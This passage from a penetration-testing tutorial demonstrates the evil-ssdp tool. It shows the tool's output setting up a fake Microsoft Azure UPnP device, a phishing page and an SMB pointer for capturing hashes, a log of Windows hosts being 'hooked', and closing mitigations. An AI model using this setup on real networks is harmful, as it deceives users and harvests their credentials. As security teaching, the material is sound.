
```
[*] EVIL TEMPLATE:      /root/evil-ssdp/templates/microsoft-azure
[*] MSEARCH LISTENER:   eth0
[*] DEVICE DESCRIPTOR:  http://192.168.0.106:8888/ssdp/device-desc.xml
[*] SERVICE DESCRIPTOR: http://192.168.0.106:8888/ssdp/service-desc.xml
[*] PHISHING PAGE:      http://192.168.0.106:8888/ssdp/present.html
[*] REDIRECT URL:       https://office.microsoft.com
[*] SMB POINTER:        file:///192.168.0.106/smb/hash.jpg
```

```
#####
```


```
[M-SEARCH]      New Host 192.168.0.104, Service Type: upnp:rootdevice
[M-SEARCH]      New Host 192.168.0.104, Service Type: urn:schemas-wifi-11-4-org:device:InternetGatewayDevice:1
[XML REQUEST]   Host: 192.168.0.104, User-Agent: FDSSDP
                GET /ssdp/device-desc.xml
[XML REQUEST]   Host: 192.168.0.104, User-Agent: Microsoft-Windows/10.0 UPnP/1.0
                GET /ssdp/device-desc.xml
[XML REQUEST]   Host: 192.168.0.104, User-Agent: Microsoft-Windows/10.0 UPnP/1.0
                GET /ssdp/device-desc.xml
[XML REQUEST]   Host: 192.168.0.104, User-Agent: FDSSDP
                GET /ssdp/device-desc.xml
[PHISH HOOKED]  Host: 192.168.0.104, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2486.0 Safari/537.36 Edge/13.10586
                GET /present.html
[M-SEARCH]      New Host 192.168.0.103, Service Type: urn:schemas-upnp-org:device:InternetGatewayDevice:1
[XML REQUEST]   Host: 192.168.0.103, User-Agent: Microsoft-Windows/10.0 UPnP/1.0
                GET /ssdp/device-desc.xml
```

Manipulating User

Now that we have started the tool, it will create a UPnP device on the Target Machine as shown in the image given below. For the attack to be successful, the target needs to click on the device.



After clicking the icon, we see that the user is redirected to the Microsoft Official Page. This can be whatever the attacker wants it to be.



This concludes our practical of this awesome spoofing tool.

Mitigation

- Disable UPnP devices.
- Educate Users to prevent phishing attacks
- Monitor the network for the password travel in cleartext.

Author: Kavish Tyagi is a Cybersecurity enthusiast and Researcher in the field of WebApp Penetration testing. Contact [here](#)